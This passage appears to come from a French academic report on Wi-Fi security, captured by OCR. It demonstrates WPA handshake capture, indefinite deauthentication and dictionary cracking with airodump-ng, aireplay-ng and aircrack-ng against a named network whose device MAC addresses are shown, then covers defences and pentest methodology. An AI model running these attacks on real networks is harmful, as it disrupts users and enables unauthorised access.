


Figure 53 : Le scan des réseaux disponibles.

c) Ici on va se concentrer donc au réseau 2intpartners.com sur le canal 6, et nous sauvegardons le fichier sous le nom « WPA » comme ci-dessous.

```
root@kali:~# airodump-ng -c 6 -w wpa -b 4C:AC:0A:8B:8A:1D mon0
Notice: Channel range already given

 CH  6 ][ Elapsed: 1 min ][ 2015-05-24 16:21 ][ WPA handshake: 4C:AC:0A:8B:8A:1

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

 4C:AC:0A:8B:8A:1D    0 100      627     2724    0  11  54   WPA  CCMP   PSK  2
 00:23:CD:F8:51:B8   -1   0        0        0    0  -1  -1                    <
 DC:02:8E:F1:AE:10  -79   0        1        0    0  11  54e  WPA  TKIP   PSK  D
 C0:4A:00:CA:F5:87  -79   1      165      458    0   6  54e. WEP  WEP         T
 CC:A2:23:7E:EB:78  -86   0        1        0    0   3  54e. WPA2 TKIP   PSK  D

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 4C:AC:0A:8B:8A:1D  9C:B7:0D:95:1C:E2  -47    36 - 1      0       272  2intpartner
 4C:AC:0A:8B:8A:1D  6C:94:F8:9F:CD:29  -55    11 - 1      0        54  2intpartner
 4C:AC:0A:8B:8A:1D  5C:E2:F4:C1:60:22  -57    11 - 1      0      1220  2intpartner
 4C:AC:0A:8B:8A:1D  00:26:C7:E2:78:70  -59    36 - 1      0        16  2intpartner
 4C:AC:0A:8B:8A:1D  4C:0F:6E:78:8A:1A  -62    11 - 1      0       202  2intpartner
 4C:AC:0A:8B:8A:1D  E0:CA:94:7A:94:69  -62    11 - 1      0      1911  2intpartner
 4C:AC:0A:8B:8A:1D  74:E5:0B:93:FD:5E  -72     1 - 1     12       582  2intpartner
 4C:AC:0A:8B:8A:1D  3C:A9:F4:3E:36:EC   -1     5 - 0      0       371
 4C:AC:0A:8B:8A:1D  74:E5:43:DC:8E:34   -1     1 - 0      0       335
 (not associated)   90:F6:52:E2:40:05    0     0 - 1      0        26
```

Figure 54: Affichage et enregistrement du fichier WPA.

L'apparition du WPA handshake en haut à droite de la fenêtre indique la réussite de teste d'attaque. Selon la qualité de la réception, la capture du handshake peut être immédiate, ou très fastidieuse **[4].**

Airodump-ng va écouter sur le canal 6, le point d'accès dont l'adresse mac est 4C:AC:0A:8B:8A:1D, et aussi écrire les paquets capturés dans le fichier nommé : ''2intpartners''

Nous voyons que plusieurs stations sont connectés. Pour réussir un crack WPA, il est primordial qu'une station soit connectée.

6) Nous préparons la commande Aireplay-ng -0 0 -a bssid interface.

Le paramètre -0 signifie une attaque deauth, le 0 qui suit signifie que l'envoi des paquets de deauth serons a l'infinie, il faudra donc arrêter le teste après quelques instants avec ctrl + c.

Usage: **Aireplay-ng -0 0 -a 4C: AC: 0A:8B:8A:1D mon0**




Figure 55 : Désauthentification des points d'accès.

L'étape finale consiste à lancer le teste d'attaque par dictionnaire en utilisant Aircrack.

Le crack est lancé, Aircrack-ng va tester tous les mots de passe contenus dans le fichier dictionnaire.

La fenêtre suivante illustre le résultat de teste d'attaque.




Figure 56: Résultats de la commande précédente si le mot de passe existe dans le dictionnaire.

Nous constatons que d'après le résultat (Key found) le crack de WPA est effectué.

Si le mot de passe, n'existe pas dans le dictionnaire il nous affichera le message suivant:




Figure 57 : Résultats de la commande précédente si le mot de passe n'existe pas dans le dictionnaire.

3) Les mesures de sécurité

3.1) Couches de sécurité sans fil

3.1.1) sécurité de signal sans fil

Dans cette couche le réseau sans fil doit être continuellement analysé a fin d'identifier les menaces sans fil en utilisant le système WIDS (Wireless intrusion detection system).
Les périphériques non autorisés qui violent la politique de sécurité peuvent être détectés tel que les faux points d'accès, ainsi que les attaques de réseau sans fil ne peuvent pas être prédits, donc l'analyse des réseaux sans fil est indispensable **[10].**

3.1.2) protection des données

Les algorithmes de cryptage tel que WPA2 et AES peuvent nous aider à crypter les données et les protégés.

3.1.3) protection des clients

Même si l'attaquant est associé au point d'accès, le par feu installée sur le système du client et qui est sur le même réseau peut protéger ce client contre les attaques lancées par l'attaquant **[10].**

3.1.4) protection réseau

L'utilisation d'un algorithme d'authentification complexe permet la protection des utilisateurs contre certaines menaces des personnes malicieuses.

3.1.5) sécurité des périphériques

La mise à jour des antivirus et pare-feu est important en vue de leurs protection des utilisateurs contre des nouvelles vulnérabilités.

3.2) Sécurité des points d'accès sans fil

3.2.1) configuration

- Changer le nom du réseau (SSID) par défaut après avoir fait la configuration du WLAN.
- Changer ou crée un mot de passe du routeur et activer le par feu.
- Désactiver la diffusion (broadcast) du nom de réseau (SSID).
- Activer le filtrage d'adresse MAC sur le point d'accès ou sur le routeur.
- Activer l'authentification sur le point d'accès comme WPA2et changé le mot de passe souvent.

.

3.2.2) paramètres SSID

- Ne pas utiliser un SSID, le nom de l'entreprise ou n'import quel mot de passe facile a deviner.
- Créé un par feu entre un point d'accès et intranet (entreprise par exemple).
- Limité la puissance du signal du réseau a fin de ne pas être détecté en dehors de l'entreprise.

3.2.3) authentification

- Choisir un accès Wi-Fi protégée par WPA ou WPA2 au lieu de WEP qui est plus faible.
- Désactiver le réseau lorsqu'il n'est pas utilisé.
- Utiliser un serveur centralisé pour l'authentification tel que le serveur RARIUS.

3.3) Test d'intrusion sans fil

Un test d'intrusion sans fil est un processus d'évaluation continue des mesures de sécurité dans un réseau sans fil, ainsi qu'il existe plusieurs façons pour appliquer le test d'intrusion en analysant les failles et les vulnérabilités **[10].**

Le test d'intrusion sans fila pour objectif :

- **L'audite de sécurité**

Tester et valider l'efficacité de la sécurité sans fil

- **Détection de vol de données**

Lancer les attaques de sniffing pour trouver les informations sensibles.

- **Prévention des risques**

Donne l'approche compréhensive des étapes pour entraver touts les risques d'exploitation du réseau par un attaquant.

- **Amélioration de l'infrastructure**

Changer ou améliorer l'infrastructure existante tel que les logiciels, matériels ou architecture réseau.

- **Evaluation des menaces**

Identifier les menaces sans fil aux quel fait face les informations de l'entreprise**.**

3.3.1) Tester l'architecture

Généralement, le test d'intrusion est conduit dans toute une série d'étapes pour découvrir les vulnérabilités dans le réseau sans fil **[10]**

- Découvrir les équipements sans fil.
- Si les équipements sans fil sont trouver, alors ont note les résultats obtenu. Sinon ont renouvelle l'opération pour découvrir les équipements sans fil.
- Si les équipements sans fil sont trouvés alors ont utilise le réseau Wi-Fi, c'est-à-dire il faut lancer les attaque Wi-Fi et vérifier si le réseau Wi-Fi utilise le chiffrage WEP, sinon ont revient a la première étape.
- Si le réseau Wi-Fi utilise le chiffrage WEP, ont utilise le teste d'intrusion WEP sinon si le réseau Wi-Fi utilise le chiffrage WPA/WPA2 ont utilise le teste d'intrusion WPA/WPA2 et s'il n'y a pas de cryptage, c'est-à-dire le point d'accès non protéger ont utilise le teste d'intrusion pour ce type de réseau.
    - Si le réseau sans fil est décrypté le teste sera effectuer.




Figure 58: Test d'architecture pour la découverte des vulnérabilités [10].

Pour effectuer un essai de pénétration en simulant les actions d'attaquant, suivre ces étapes :

- Crée un faux point d'accès.
- Désauthentifier le client en utilisant l'outil tel que Aireplay, ensuite vérifier si client a bien été désauthentifier.
- Forcer le client pour qu'il s'associe au faux point d'accès.
- Utiliser le reniflement pour voler les informations confidentielles.




Figure 59: Test d'architecture simulant les actions d'attaquant [10].

3.3.2) Tester les types de cryptage (WPA/WPA2)

Le test de pénétration d'un réseau sans fil chiffré par WPA/WPA2 comprend les étapes suivantes :

- Dé-authentifier le client en utilisant l'outil Aireplay.
- Si le client est Désauthentifier, le attaquant renifle le trafic capturé le handshake, sinon le attaquant désauthentifier le client une autre fois.
- Si le handshake est capturé, alors l'attaquant effectue l'attaque par dictionnaire WPA/WPA2 à l'aide d'outil tel qu'Aircrack, afin de voler les informations confidentielles.




Figure 60: Test d'intrusion d'un réseau sans fil chiffré par WPA/WPA2 [10].

3.3.3) Tester le type de cryptage WEP

Le test de pénétration d'un réseau Wi-Fi chiffré par WEP comprend les étapes suivantes **[10]** :

- Vérifier si le nom du réseau (SSID) est diffusé ou caché.
- Si le nom du réseau (SSID) est diffusé, l'attaquant renifle le trafic.
- Si les paquets sont capturé/injecté, le attaquant passe au craquage de la clé WEP, et pour cela il utilise l'outil Aircrack, sino il va renifler le trafic une nouvelle fois.
- Dans le cas au l'SSID est masqué, le attaquant dé-authentifier le client avec l'outil Aireplay puis il attend l'association du client, ensuite il pur suivre la procédure tel que pour un SSID visible.




Figure 61: Test d'intrusion d'un réseau sans fil chiffré par WEP [10].

3.3.4) Tester les points d'accès non cryptés [10]

Les étapes suivantes illustrent le processus du test d'intrusion d'un réseau sans fil décrypté**:**

- Scanner le réseau sans fil, puis vérifier si le SSID est visible ou caché.
- Si le SSID est visible le attaquant reniflé la plage d'adresse IP, ensuite vérifier si le filtrage MAC est activé.
- Si le filtrage MAC est activé, spoofer une adresse MAC valide avec l'outil Airodump, puis changé son adresse MAC logiquement par celle qu'est valide.

- Si le SSID est caché, découvrir le SSID avec l'outil Aireplay, puis suivre les étapes de SSID visible.

